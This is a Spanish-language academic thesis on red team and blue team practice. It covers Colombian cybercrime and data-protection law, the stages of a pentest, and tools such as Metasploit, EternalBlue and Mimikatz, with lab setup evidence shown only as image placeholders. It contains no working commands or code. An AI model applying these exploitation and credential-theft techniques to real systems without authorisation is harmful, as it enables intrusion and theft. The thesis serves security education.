Capacidades técnicas, legales y de gestión para equipos blue team y red team

Juan Manuel Leiva Orjuela

Asesor

Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

2025

Dedicatoria

A mi querida esposa Gloria y a mis amados hijos Lina Mariana y Juan Camilo:

Ustedes son mi mayor inspiración y la base de mi fortaleza. Cada paso que doy en mi aprendizaje y cada logro que alcanzo tienen un significado especial porque los comparto con ustedes. Gracias por su amor incondicional, su apoyo constante y por ser la razón de mi perseverancia. Cada desafío que enfrento y cada éxito que celebro están dedicados a ustedes, quienes llenan mi vida de alegría y me motivan a seguir adelante.

Con todo mi amor y gratitud.

Resumen

Este documento presenta un análisis detallado de las estrategias Red Team y Blue Team aplicadas en el contexto de CyberFort Technologies, una empresa con prácticas cuestionables que violan normativas colombianas como la Ley 1273 de 2009 (delitos informáticos) y la Ley 1581 de 2012 (protección de datos personales). El objetivo principal es evaluar técnicas ofensivas y defensivas en ciberseguridad, destacando la importancia de alinear las operaciones con marcos legales y éticos. Se aborda el concepto de pentesting como metodología clave para identificar vulnerabilidades, detallando sus etapas: reconocimiento (con herramientas como Nmap), explotación (usando Metasploit Framework para aprovechar fallos como EternalBlue en sistemas Windows 7 sin parches) y post-explotación (creación de usuarios maliciosos con Mimikatz). Desde la perspectiva del Blue Team, se proponen medidas de hardening (eliminación de SMBv1, parches de seguridad) y herramientas de contención como SIEM (para correlacionar eventos) y CIS Benchmarks (para configuraciones seguras). Además, se contrastan las funciones del Blue Team (prevención proactiva) con las de los equipos de respuesta a incidentes (IR Team) (remediación reactiva). El análisis de CyberFort Technologies revela cláusulas contractuales ilegales, como la prohibición de denunciar actividades ilícitas, lo que evidencia la necesidad de supervisión ética en ciberseguridad. En síntesis, el documento integra aspectos técnicos (herramientas, metodologías), legales (normativas colombianas) y éticos, subrayando la importancia de equilibrar capacidades ofensivas y defensivas para proteger sistemas críticos.

***Palabras Clave*:** blue team, ciberseguridad, marco legal colombiano, pentesting, red team

Abstract

This document presents a detailed analysis of Red Team and Blue Team strategies applied in the context of CyberFort Technologies, a company with questionable practices that violate Colombian regulations such as Law 1273 of 2009 (computer crimes) and Law 1581 of 2012 (protection of personal data). The main objective is to evaluate offensive and defensive cybersecurity techniques, emphasizing the importance of aligning operations with legal and ethical frameworks. The concept of pentesting is addressed as a key methodology for identifying vulnerabilities, detailing its stages: reconnaissance (using tools like Nmap), exploitation (leveraging vulnerabilities such as EternalBlue with Metasploit Framework on unpatched Windows 7 systems), and post-exploitation (creation of malicious users using Mimikatz). From the Blue Team's perspective, hardening measures are proposed (such as the removal of SMBv1 and the application of security patches), as well as containment tools like SIEM (for event correlation) and CIS Benchmarks (for secure configurations). Furthermore, the roles of the Blue Team (proactive prevention) are contrasted with those of Incident Response teams (reactive remediation). The analysis of CyberFort Technologies reveals illegal contractual clauses, such as the prohibition of reporting illicit activities, highlighting the need for ethical oversight in cybersecurity. In summary, the document integrates technical (tools, methodologies), legal (Colombian regulations), and ethical aspects, underscoring the importance of balancing offensive and defensive capabilities to protect critical systems.

Keywords: blue team, colombian legal framework, cybersecurity, pentesting, red team

Tabla de Contenido

Lista de Tablas

Lista de Figuras

Glosario

Acceso abusivo a sistema informático (art. 269a, ley 1273 de 2009): delito que implica acceder sin autorización a sistemas informáticos, redes o bases de datos.

Aislamiento de sistemas: medida de contención para desconectar un equipo comprometido de la red y evitar la propagación de amenazas.

Análisis forense: proceso de recopilar y analizar evidencia digital para investigar incidentes de seguridad.

Blue team: equipo defensivo encargado de proteger sistemas mediante hardening, monitoreo y respuesta a incidentes.

Benchmark CIS (center for internet security): conjunto de configuraciones de seguridad estandarizadas para sistemas operativos y aplicaciones.

CVE (common vulnerabilities and exposures): identificador único para vulnerabilidades de seguridad en software/hardware.

Ciberespionaje: uso ilegítimo de técnicas de ciberseguridad para robar información confidencial.

Contención: acciones inmediatas para limitar el impacto de un ataque (ej.: bloquear tráfico malicioso).

Dato personal (ley 1581 de 2012): información que identifica a una persona (nombre, documento, salud, etc.).

Delitos informáticos (ley 1273 de 2009): conductas penales como daño informático, phishing o interceptación de datos.

Eternalblue (MS17-010): exploit que aprovecha una vulnerabilidad en SMBv1 para ejecución remota de código.

EDR (endpoint detection and response): herramienta que monitorea y responde a amenazas en endpoints.

Firewall de próxima generación (NGFW): dispositivo que filtra tráfico basado en aplicaciones, usuarios y contenido.

Forensia digital: técnicas para preservar y analizar evidencia digital post-incidente.

Hardening: proceso de reforzar la seguridad de sistemas mediante configuraciones y parches.

Habeas data (ley 1266 de 2008): derecho de las personas a conocer, actualizar o eliminar sus datos en bases de datos.

IR team (incident response): equipo especializado en contener, investigar y remediar incidentes de seguridad.

ISO 27001: estándar internacional para sistemas de gestión de seguridad de la información (SGSI).

Metasploit framework: plataforma para desarrollar y ejecutar exploits en pruebas de penetración.

MITRE ATT&CK: marco que clasifica tácticas y técnicas de ataque para mejorar defensas.

Nmap: herramienta de escaneo de redes para identificar hosts, puertos y servicios.

NAC (network access control): solución que restringe el acceso a la red según políticas de seguridad.

Pentesting: simulación de ataques para identificar vulnerabilidades.

Phishing (art. 269g, ley 1273): suplantación de sitios web para robar información confidencial.

Red team: equipo ofensivo que simula ataques para evaluar la seguridad de una organización.

Responsable del tratamiento (ley 1581): entidad que decide sobre el uso de datos personales.

SIEM (security information and event management): sistema que correlaciona logs para detectar y responder a amenazas.

SMBv1: protocolo obsoleto de Windows vulnerable a exploits como EternalBlue.

Titular (ley 1581): persona dueña de los datos personales con derecho a controlar su uso.

Tratamiento de datos: operaciones como recolección, almacenamiento o eliminación de datos personales.

Virtual patching: mitigación temporal de vulnerabilidades mediante reglas en firewalls/IPS.

Vulnerabilidad: debilidad en un sistema que puede ser explotada por atacantes.

Introducción

El presente trabajo tiene como objetivo analizar las estrategias ofensivas y defensivas en seguridad informática, tomando como referencia el caso de CyberFort Technologies, una empresa cuyas prácticas cuestionables ponen en evidencia los desafíos éticos y legales en este campo. A través de un enfoque integral, se exploran metodologías como el pentesting, herramientas clave como Nmap y Metasploit, y marcos normativos colombianos como la Ley 1273 de 2009 (delitos informáticos) y la Ley 1581 de 2012 (protección de datos personales).

La ciberseguridad no solo implica proteger sistemas, sino también garantizar que las acciones técnicas se enmarquen dentro de la legalidad. En Colombia, el tratamiento de datos personales y los delitos informáticos están regulados por un conjunto normativo que busca equilibrar la innovación tecnológica con la privacidad y la seguridad. Sin embargo, como se evidencia en el análisis de CyberFort Technologies, existen prácticas empresariales que vulneran estos principios, desde cláusulas contractuales ilegales hasta el uso indebido de herramientas forenses OSTEC. (2022). El documento se estructura en torno a dos pilares fundamentales como:

Enfoque ofensivo (Red Team): Se detalla un ejercicio práctico de pentesting donde se explota la vulnerabilidad MS17-010 (EternalBlue) en un sistema Windows 7, demostrando cómo un atacante podría comprometer un sistema sin parches y escalar privilegios.

Enfoque defensivo (Blue Team): Se proponen medidas de hardening, como la eliminación de protocolos obsoletos (SMBv1) y el uso de herramientas como SIEM para la detección y respuesta ante incidentes (Ciberso. (2024, May 17)).

Además, se examinan las diferencias entre los equipos Red Team y Blue Team, así como la importancia de estándares como los CIS Benchmarks para configuraciones seguras. También

se reflexiona sobre el papel de los equipos de respuesta a incidentes (IR) y la necesidad de mecanismos de supervisión para prevenir abusos en el uso de herramientas de ciberseguridad.

Este documento no solo proporciona un análisis técnico de las estrategias Red Team y Blue Team, sino que también invita a una reflexión crítica sobre la ética, la legalidad y la responsabilidad en el manejo de la información. A través de casos prácticos y marcos normativos, se busca destacar la importancia de una ciberseguridad robusta, transparente y alineada con los derechos fundamentales en el entorno digital.

Justificación

El análisis de las estrategias Red Team y Blue Team aplicadas al caso de CyberFort Technologies permite comprender tanto las vulnerabilidades técnicas como los vacíos legales y éticos que pueden presentarse en el ámbito de la seguridad informática. Este estudio resulta relevante al abordar un caso que evidencia las consecuencias de prácticas cuestionables, ofreciendo así aprendizajes valiosos para prevenir situaciones similares.

Desde el punto de vista técnico, la investigación aporta conocimientos prácticos sobre metodologías de pentesting y medidas de protección, utilizando herramientas ampliamente reconocidas en el sector. En el aspecto normativo, el análisis del marco legal colombiano, especialmente las leyes 1273 de 2009 y 1581 de 2012, proporciona una guía clara sobre los límites y responsabilidades en el manejo de sistemas y datos. Finalmente, el componente ético del trabajo busca generar conciencia sobre la importancia de mantener principios profesionales en el ejercicio de la ciberseguridad, equilibrando las capacidades técnicas con el respeto a la privacidad y los derechos fundamentales.

Los resultados de este análisis no solo beneficiarán a profesionales del sector, sino también a organizaciones que busquen fortalecer sus protocolos de seguridad. Al integrar aspectos técnicos, legales y éticos, el trabajo ofrece una visión completa que puede servir como referencia para implementar estrategias de ciberseguridad efectivas y responsables. La combinación de teoría y práctica, junto con el estudio de un caso concreto, convierte a esta investigación en un aporte significativo para el campo de la seguridad informática en Colombia.

Objetivos

Objetivo General

Analizar las estrategias ofensivas (Red Team) y defensivas (Blue Team) en ciberseguridad aplicadas al caso de CyberFort Technologies, evaluando su alineación con el marco normativo colombiano, para proponer medidas técnicas y éticas que fortalezcan la protección de sistemas de información.

Objetivos Específicos

Evaluar técnicas ofensivas mediante pentesting, identificando vulnerabilidades a través de herramientas como Nmap y Metasploit, documentando todas las fases del proceso.

Analizar estrategias defensivas del Blue Team, proponiendo medidas de hardening como eliminación de SMBv1 e implementación de SIEM para monitoreo de amenazas.

Examinar el marco legal colombiano, relacionando prácticas de CyberFort con violaciones a las leyes 1273 de 2009 y 1581 de 2012 sobre delitos informáticos y protección de datos.

Integrar estándares internacionales como MITRE ATT&CK y CIS Benchmarks para mejorar la postura de seguridad y automatizar respuestas.

Etapa 1 - Conceptos Equipos de Seguridad

Delitos Informáticos y Protección Datos Personales

En Colombia, la protección de datos personales y delitos informáticos están regulados en las leyes 1581 de 2012, 1273 de 2009, 1266 de 2008 y el decreto 1377 de 2013 que reglamenta la ley 1581 de 2012.

Ley 1581 de 2012 Protección de Datos Personales

Está ley busca proteger el derecho de las personas a controlar sus *datos personales* y garantiza que el tratamiento de esta información sea legal, seguro y transparente. Además de prevenir abusos por parte de entidades públicas o privadas, asegurando la privacidad de cada persona (Ley 1581 de 2012; Gestor Normativo, 2023).

Datos Personales

Los "datos personales" son cualquier tipo de información que puede identificar a una persona, como los datos de identificación nombre, documento de identidad, teléfono, dirección o datos personales sensibles Información sobre su salud, raza, religión, creencias políticas, etc. (Artículo 3, Ley 1581 de 2012; Gestor Normativo, 2023)

- Dato personal: información vinculada a una persona natural.
- Responsable del tratamiento: quien decide sobre la base de datos.
- Encargado del tratamiento: quien procesa datos por cuenta del responsable.
- Titular: persona dueña de los datos.

Recolección de Datos Personales

Los "datos personales" pueden recolectarse a través de transacciones en línea como solicitudes de crédito, compras en línea, registro en servicios de salud.

Artículo 4 – Legalidad, finalidad legítima, libertad (consentimiento previo), veracidad, transparencia, acceso restringido, seguridad y confidencialidad. (Ley 1581 de 2012; Gestor Normativo, 2023)

Tratamiento de los Datos Personales

Incluye su recolección, almacenamiento, uso, transferencia y eliminación. Este tratamiento debe realizarse de acuerdo con los principios de:

- Legalidad: basado en la "ley y consentimiento del titular".
- Finalidad: para fines específicos y claros.
- Proporcionalidad: solo se deben recoger los datos necesarios.
- Transparencia: el titular debe estar informado sobre cómo se usan sus datos.

Obligaciones de los Responsables del Tratamiento, Artículo 17 y 18

- Garantizar derechos del titular.
- Conservar datos con seguridad.
- Atender consultas y reclamos (plazos: 10 días hábiles para consultas, 15 para reclamos). (Ley 1581 de 2012; Gestor Normativo, 2023)
- Informar al Titular sobre el uso de sus datos.

Las entidades que manejan los datos personales deben:

- Solicitar el consentimiento expreso de las personas para recolectar sus datos.
- Asegurar la seguridad de los "datos personales" para prevenir su pérdida o acceso no autorizado.
- Permitir el ejercicio de los "derechos de los titulares", como la rectificación y cancelación de sus datos. (Política de Protección de Datos Personales, Ministerio de Ambiente de Colombia, 2024)

Ley 1273 de 2009 Normatividad sobre Delitos Informáticos

Esta modificación en el código penal introduce los nuevos delitos relacionados con la protección de la información, los datos personales y los sistemas informáticos. A continuación, se resumen los artículos de la ley.

Tabla 1

Artículos Ley 1273 de 2009

Artículo	Delito	CIA	Descripción
269A	Acceso abusivo a un sistema informático.	Confidencialidad Integridad	Implica el acceso no autorizado a sistemas informáticos. El cual la persona puede ser castigada si obtiene acceso a un sistema de cómputo, redes, bases de datos, etc; sin la debida autorización, violando las leyes de privacidad y seguridad informática.
269B	Obstaculización ilegítima de sistema informático o red.	Disponibilidad	Impedir o bloquear el funcionamiento de un sistema informático o red", mediante ataques (Ej: Denegación de servicio (DDoS), Interrupción de la disponibilidad del servicio, Manipulación del tráfico de red) acción que interfiera ilegalmente con la operatividad de un sistema informático o red, ya sea de manera directa o indirecta.
269C	Interceptación de datos informáticos.	Confidencialidad	Interceptar o capturar datos que se transmiten a través de redes o sistemas informáticos, sin autorización del usuario (Ej: Passwords, comunicaciones privadas o cualquier tipo de transacción)
269D	Daño informático.	Confidencialidad Integridad Disponibilidad	Alteración, destrucción o daño de datos almacenados en un sistema o red incluyendo la destrucción de archivos, datos críticos o bases de datos, además del daño físico a dispositivos (Gobierno de España (DSN))
269E	Uso de software malicioso (malware).	Confidencialidad Integridad Disponibilidad	Hacer uso de malware (Ej: virus, troyanos, spyware, ransomware, etc.) incluyendo su distribución e instalación de software para dañar, robar o obtener acceso no autorizado a sistemas informáticos.
269F	Violación de datos personales.	Confidencialidad	La obtención, divulgación o acceso no autorizado a datos personales de una persona sin su consentimiento a información personal como identificaciones, direcciones, datos bancarios, etc.

Artículo	Delito	CIA	Descripción
269G	Suplantación de sitios web (phishing).	Confidencialidad	Creación de "sitios web" falsos que suplanten sitios legítimos con el objetivo de engañar a los usuarios y hurtar "información personal" y/o "confidencial", como passwords, datos bancarios.
269H	Agravantes.	-	Circunstancias agravantes que pueden aumentar la pena o la severidad de la sanción en casos de delitos informáticos, como el daño a un número de personas, uso de técnicas sofisticadas o explotación de vulnerabilidades críticas.
269I	Hurto por medios informáticos.	Confidencialidad	Robar información o valores mediante hackeo, ingeniería social o suplantación.
269J	Transferencia no consentida de activos.	Confidencialidad Integridad	Realizar fraudes electrónicos para desviar dinero o activos sin autorización como transferencia de dinero en cuentas bancarias o criptomonedas sin autorización.

Nota. Resumen de delitos informáticos según la Ley 1273 de 2009 y su impacto en la seguridad de la información.

Ley 1266 de 2008 (Habeas Data)

Regula el tratamiento de datos personales en Colombia, en el ámbito financiero, crediticio, comercial y de servicios.

Establece el derecho de los ciudadanos a conocer, actualizar, rectificar y suprimir la información que se conserve sobre ellos en bases de datos públicas o privadas. Aplica tanto a personas naturales como jurídicas, y delimita claramente los roles de los actores que intervienen en el manejo de esta información: titulares, fuentes, operadores y usuarios.

Uno de sus principios más importantes para el tratamiento de los datos personales es la veracidad, finalidad, circulación restringida y confidencialidad, con el fin de asegurar que la información sea precisa, utilizada para fines legítimos y protegida contra accesos no autorizados. También requiere el consentimiento previo e informado de la persona o titular para compartir sus datos y garantiza que pueda ejercer sus derechos. (Ley 1266 de 2008; Gestor Normativo, 2021)

Decreto 1377 de 2013

El decreto reglamenta parcialmente la Ley 1581 de 2012, estableciendo directrices para que las empresas cumplan con la protección de datos personales. Define el aviso de privacidad que debe informar a los titulares sobre el tratamiento de sus datos, y aclara que los datos en contextos personales o domésticos no están sujetos a la ley.

El decreto exige autorización expresa, previa e informada del titular y detalla los medios para obtenerla. También obliga a las organizaciones a publicar sus políticas de tratamiento de datos. Regula la transferencia internacional de datos, permitiéndola solo si el país receptor garantiza protección adecuada. Además, introduce el principio de responsabilidad demostrada, exigiendo a las entidades implementar y demostrar medidas de protección de datos. (Decreto 1377 de 2013; Gestor Normativo, 2015)

Definir cada una de las Etapas de Pentesting

Planificación y reconocimiento

Esta etapa inicial consiste en definir el alcance del pentest, identificar los activos a evaluar servidores, aplicaciones, redes, etc. y establecer las reglas de compromiso. También implica una primera fase de recopilación de información sobre el objetivo, como direcciones IP, dominios, y detalles públicos que puedan ser útiles (Almatisse, 2023).

Ejemplo Herramienta:

Maltego: utilizada para recolectar información de fuentes abiertas OSINT, ideal para el mapeo de relaciones entre entidades como dominios, correos, infraestructura, etc. (How to Conduct Person of Interest Investigations Using OSINT and Maltego, 2023)

Escaneo y análisis

En esta etapa se identifican servicios, puertos abiertos y sistemas operativos en ejecución para conocer la superficie de ataque. También se analizan las versiones de software que podrían tener vulnerabilidades conocidas.

Ejemplo Herramienta:

Nmap: Permite escanear redes y puertos, identificar servicios activos, versiones y sistemas operativos asociados a los hosts detectados. (Nmap Project, 2022)

Evaluación de vulnerabilidades

Consiste en detectar debilidades específicas en los sistemas, como configuraciones incorrectas, software desactualizado o fallas en el diseño de seguridad. Se utilizan escáneres automáticos y técnicas manuales para esta evaluación.

Ejemplo Herramienta:

Nessus: Escáner de vulnerabilidades que detecta y clasifica posibles fallos de seguridad en sistemas, servicios y aplicaciones. (Evaluación de Vulnerabilidades Avanzada Con Nessus Professional, 2025)

Explotación

Aquí se intenta explotar activamente las vulnerabilidades identificadas para obtener acceso no autorizado o ejecutar acciones maliciosas. El objetivo es comprobar si las debilidades son explotables y cuál sería el impacto real en un entorno productivo.

Ejemplo herramienta:

Metasploit framework: Plataforma ampliamente usada para el desarrollo y ejecución de exploits, simulando ataques reales controlados. (Metasploit Documentation, 2025)

Post-explotación

Tras obtener acceso, se analiza el nivel de control sobre el sistema y el valor de la información comprometida. También se investiga si es posible escalar privilegios, moverse lateralmente dentro de la red o mantener el acceso sin ser detectado.

Ejemplo Herramienta:

Mimikatz: Herramienta utilizada para extraer credenciales, tokens y otros secretos en sistemas Windows tras una explotación exitosa. (Mimikatz, 2021)

Informe y Recomendaciones

En esta fase se documentan todos los hallazgos, técnicas empleadas y vulnerabilidades explotadas. Se incluyen evidencias, impacto potencial y recomendaciones detalladas para mitigar los riesgos encontrados.

Ejemplo Herramienta:

Dradis: Plataforma open source para centralizar y documentar los hallazgos de seguridad, facilitando la generación de informes colaborativos y estructurados en un test de penetración. (DragonJAR, 2009)

Herramientas de Ciberseguridad

Metasploit

Es una herramienta de código abierto para pruebas de penetración que permite identificar y explotar vulnerabilidades en sistemas Windows, Linux y macOS. Ofrece módulos especializados para escaneo, explotación, ejecución de cargas útiles como shells inversos y técnicas de evasión de antivirus. Su funcionamiento básico consiste en seleccionar un exploit, configurar el objetivo, elegir una carga útil y ejecutar el ataque, siendo una herramienta esencial para auditorías de seguridad y evaluaciones de vulnerabilidades (Rapid7, 2025)

Nmap

Herramienta de “código abierto” para exploración de redes y auditorías de seguridad que permite identificar hosts activos, servicios disponibles” con sus versiones, sistemas operativos, dispositivos y configuraciones de red mediante el envío de paquetes IP. Genera informes detallados sobre el estado de los puertos “abiertos, cerrados, filtrados” y ayuda a evaluar la exposición de servicios, siendo útil tanto para pruebas de penetración como para tareas administrativas como inventarios de red y monitoreo de servicios. (Guía de Página de Manual, 2025)

Openvas

Conocido ahora como Greenbone Vulnerability Management (GVM) Herramienta de código abierto diseñada para escanear y gestionar vulnerabilidades en sistemas informáticos. Desarrollada por creadores de Nessus, permite identificar, evaluar y priorizar debilidades de seguridad en infraestructuras IT. Actualmente es reconocida como una solución robusta que se ha consolidado como alternativa líder para auditorías de seguridad, cumplimiento normativo y monitoreo proactivo de riesgos en entornos corporativos. *(Borges, 2020)*

Servicios en Línea

Exploitdb

Es un repositorio público y gratuito que recopila exploits funcionales y pruebas de concepto para vulnerabilidades de software, vinculándolas a sus identificadores CVE. Está dirigida a pentesters e investigadores, integra contribuciones comunitarias, listas de correo y fuentes públicas, ofreciendo código utilizable (no solo alertas) para análisis prácticos de seguridad. Su enfoque en material ejecutable la distingue como recurso clave en ciberseguridad.

CVE (vulnerabilidades y exposiciones comunes).

Es una herramienta esencial en ciberseguridad que permite identificar y catalogar vulnerabilidades de seguridad en software y hardware. Es gestionado por MITRE corporation desde 1999 la cual asigna identificadores únicos (ID's CVE) para estandarizar la comunicación de fallos (MITRE ATT&CK, 2017). Se basa en los siguientes criterios para asignación de un ID de CVE:


- Ser reparable de forma independiente: La vulnerabilidad debe poder corregirse sin depender de otras fallas.
- Reconocimiento del proveedor o documentación en un informe de vulnerabilidad**:** El proveedor debe reconocer la existencia del fallo y su impacto en la seguridad, o bien, debe existir un informe que demuestre dicho impacto.
- Afectar a una única base de código: el fallo debe afectar solo a un producto o base de código específica. Si afecta a múltiples productos, se asignan IDs de CVE independientes para cada uno.

Configuración Banco de Trabajo

Descargar Herramienta Virtualbox

Figura 1

Evidencia Descarga Virtualbox




Nota. Elaboración propia de evidencia de descarga de aplicación.

Descargar imagen.ova y archivo.zip

Figura 2


Evidencia Descarga .ova y Archivo .zip



Nota. Elaboración propia de la evidencia de descarga de ova y archivo zip.

Figura 3

Evidencia descarga kali linux




Nota. Elaboración propia de la evidencia de descarga de kali linux.

Evidencia comunicación máquinas windows y kali

Figura 4

Comunicación entre las Máquinas Virtuales



Nota. Elaboración propia de la comunicación entre máquinas virtuales.

Evidencias montaje de banco de trabajo.

Banco de trabajo; configuración de máquinas virtualizadas

Máquina virtual: windows (características ya preconfiguradas en el archivo.ova)

